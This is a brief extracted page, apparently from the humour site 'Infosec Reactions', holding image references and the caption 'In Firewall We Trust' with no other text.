
# Infosec Reactions


In Firewall We Trust


02/1



